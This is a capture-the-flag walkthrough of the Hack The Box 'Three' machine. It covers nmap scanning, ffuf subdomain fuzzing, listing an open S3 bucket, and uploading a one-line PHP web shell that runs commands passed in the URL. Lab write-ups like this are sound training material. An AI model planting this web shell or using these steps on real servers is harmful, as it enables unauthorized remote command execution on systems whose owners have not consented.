Hack The Box - Three


Howdy my fellow Cyber Enthusiasts! Welcome to the first Starting Point Hack The Box offers. I am excited to embark on this journey with you. So, without further ado, let’s dive in! :)
Need to embark on an exciting journey on Hack The Box? Sign up now using the following Link.
Remember to change the IP adress to your allocated one! :)
There are 2 options available to connect to our machine. First using Pwnbox or secondly using OpenVPN.
I need to mention that if you are using the first option (Pwnbox) you can follow this guide, regardless if you are using Windows, Mac OS or Linux. This is the case, because a new tab will open in your web browser and there you can interact with the target machine.
Now, if you are using Ubuntu-based distros, you can following this guide using the second option as well, but it will not work with a Windows OS for example.


If you want to use the first option, it is very simple. Just click on the option and follow the instructions (Start Pwnbox). A new tab will open up and there you can interact with the machine.

For the second option, things are a bit more complicated. You click on the “Connect using OpenVPN” and the follow section appears. Click on “Download VPN” and save the file on your desired folder.
Then open up the terminal and navigate to the folder that you’ve downloaded the .ovpn file. Then, type the following command (change the filename accordingly).
sudo openvpn root.ovpn
To make sure you are connected to the Hack The Box network type the following command in the terminal.
ip a s
You should see a new connection under the tun0 section. For example, I got a inet 10.10.15.55/23.
Next, you click on the “Spawn the target machine and the IP will show here“. Wait for a couple of seconds and a target machine IP address will appear. To make sure you can interact with the machine, you can ping it using the terminal to make sure it responds back.

ping -c 3 10.129.177.228

PING 10.129.177.228 (10.129.177.228) 56(84) bytes of data.
64 bytes from 10.129.177.228: icmp_seq=1 ttl=63 time=66.8 ms
64 bytes from 10.129.177.228: icmp_seq=2 ttl=63 time=67.6 ms
64 bytes from 10.129.177.228: icmp_seq=3 ttl=63 time=67.0 ms

--- 10.129.177.228 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 66.814/67.157/67.638/0.350 ms
Task 1
How many TCP ports are open?
Let’s use nmap for scanning the target.
In case you are wondering, Nmap (Network Mapper) is a network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.
SERVICE/VERSION DETECTION:
-sV: Probe open ports to determine service/version info
-p-: Scans for all possible ports ranging from 1-65,535
sudo nmap -sV -p- 10.129.177.228

Starting Nmap 7.80 ( https://nmap.org ) at 2025-09-16 20:40 EEST
Stats: 0:05:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 69.41% done; ETC: 20:48 (0:02:27 remaining)
Nmap scan report for 10.129.177.228
Host is up (0.19s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 502.97 seconds
Task 2
What is the domain of the email address provided in the "Contact" section of the website?
Just open up a web browser and navigate to your target IP Address and scroll to the bottom of the page. Remember, it asks just the domain, not the full email address.
Task 3
In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?
That one you must know or you could always use a search engine to find out. In case you are wondering, this is the /etc/hosts file. Add the following line to your /etc/hosts file. Remember to change the IP Address to your allocated one.
10.129.236.86 thetoppers.htb
Task 4
Which sub-domain is discovered during further enumeration?
First, let’s download a list for a subdomain enumeration.
wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Discovery/DNS/subdomains-top1million-5000.txt
We’ve previously found the domain, so let’s use that using a tool called ffuf. Install ffuf by following this guide if you don’t have it.
Source: Install ffuf
Then, let’s see the tool in action.
ffuf -u "http://thetoppers.htb" -H "Host: FUZZ.thetoppers.htb" -w subdomains-top1million-5000.txt
What we are doing actually is replacing the FUZZ placeholder with all the words contained in the .txt file, till we find a response that tell us, hey that subdomain actually exists.
The -H argument specifies the header value we want to use, while the -u argument specifies the URL we want to fuzz. The -w argument specifies the file that we want to use.
Here, we get a lot of results that are not useful in that output, so let’s modify our command a bit. Let’s hide these responses by using a filter based on our response size.
hathor                  [Status: 200, Size: 11947, Words: 1832, Lines: 235]
and                     [Status: 200, Size: 11947, Words: 1832, Lines: 235]
tulip                   [Status: 200, Size: 11947, Words: 1832, Lines: 235]
xmas                    [Status: 200, Size: 11947, Words: 1832, Lines: 235]
common-sw1              [Status: 200, Size: 11947, Words: 1832, Lines: 235]
betty                   [Status: 200, Size: 11947, Words: 1832, Lines: 235]
schools                 [Status: 200, Size: 11947, Words: 1832, Lines: 235]
pc2                     [Status: 200, Size: 11947, Words: 1832, Lines: 235]
vo                      [Status: 200, Size: 11947, Words: 1832, Lines: 235]
www.msk                 [Status: 200, Size: 11947, Words: 1832, Lines: 235]
ffuf -u "http://thetoppers.htb" -H "Host: FUZZ.thetoppers.htb" -w subdomains-top1million-5000.txt -fs 11947

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://thetoppers.htb
 :: Wordlist         : FUZZ: subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.thetoppers.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: 11947
________________________________________________

:: Progress: [4989/4989] :: Job [1/1] :: 415 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
Great, now we’re not getting anything. Look out all the response status code 200, 204, 301, etc...Here we notice that 404 is not present, so maybe this is a response code we are looking for. Let’s include that with the -mc all option.
ffuf -u "http://thetoppers.htb" -H "Host: FUZZ.thetoppers.htb" -w subdomains-top1million-5000.txt -fs 11947 -mc all

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://thetoppers.htb
 :: Wordlist         : FUZZ: subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.thetoppers.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response size: 11947
________________________________________________

s3                      [Status: 404, Size: 21, Words: 2, Lines: 1]
gc._msdcs               [Status: 400, Size: 306, Words: 26, Lines: 11]
:: Progress: [4989/4989] :: Job [1/1] :: 415 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
Gotcha! :)
Now, go to your /etc/hosts file and add the following line, but remember to change the IP to yours.
10.129.236.86 s3.thetoppers.htb
Use ping and curl to make sure the website is responding and working.
ping -c 3 s3.thetoppers.htb

PING s3.thetoppers.htb (10.129.236.86) 56(84) bytes of data.
64 bytes from thetoppers.htb (10.129.236.86): icmp_seq=1 ttl=63 time=58.0 ms
64 bytes from thetoppers.htb (10.129.236.86): icmp_seq=2 ttl=63 time=57.8 ms
64 bytes from thetoppers.htb (10.129.236.86): icmp_seq=3 ttl=63 time=57.3 ms

--- s3.thetoppers.htb ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 57.324/57.676/57.956/0.263 ms
curl s3.thetoppers.htb

{"status": "running"}
Task 5
Which service is running on the discovered sub-domain?
Just use a search engine for s3 subdomain status running. Here is a useful link for you to read.
Source: Amazon S3
Task 6
Which command line utility can be used to interact with the service running on the discovered sub-domain?
A search will help there. In any case, the following link will help.
Source: AWS CLI
Task 7
Which command is used to set up the AWS CLI installation?
You can read the following link to find out.
Source: aws configure
Task 8
What is the command used by the above utility to list all of the S3 buckets?
Source: Amazon ls
Task 9
This server is configured to run files written in what web scripting language?
So, let’s install awscli for that and later configure it.
sudo apt install awscli
aws configure
So, now list the contents of the bucket.
aws s3 ls --endpoint-url http://s3.thetoppers.htb s3://thetoppers.htb

                           PRE images/
2025-09-17 10:52:08          0 .htaccess
2025-09-17 10:52:09      11952 index.php
We can see an index.php file. Gotcha! :)
Now, navigate to the following website to generate a reverse php shell. I found the following simple and effective.
Source: Reverse Shells
<?php if(isset($_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "</pre>"; die; }?>
Just save it as a file named shell.php and then run the following command.
aws s3 cp shell.php s3://thetoppers.htb --endpoint-url http://s3.thetoppers.htb
This command uploads the shell.php to the aws bucket.
aws s3 ls --endpoint-url http://s3.thetoppers.htb s3://thetoppers.htb

                           PRE images/
2025-09-17 10:52:08          0 .htaccess
2025-09-17 10:52:09      11952 index.php
2025-09-17 12:18:07        114 shell.php
This is a shell that in order to gain access we must visit the website.
http://thetoppers.htb/shell.php?cmd=pwd
/var/www/html
A bit more sophisticated and we are good to go! :)
http://thetoppers.htb/shell.php?cmd=pwd;cd%20/var/www;ls;cat%20flag.txt
Congratulations! You have solved this machine! 🎉 🎉 🎉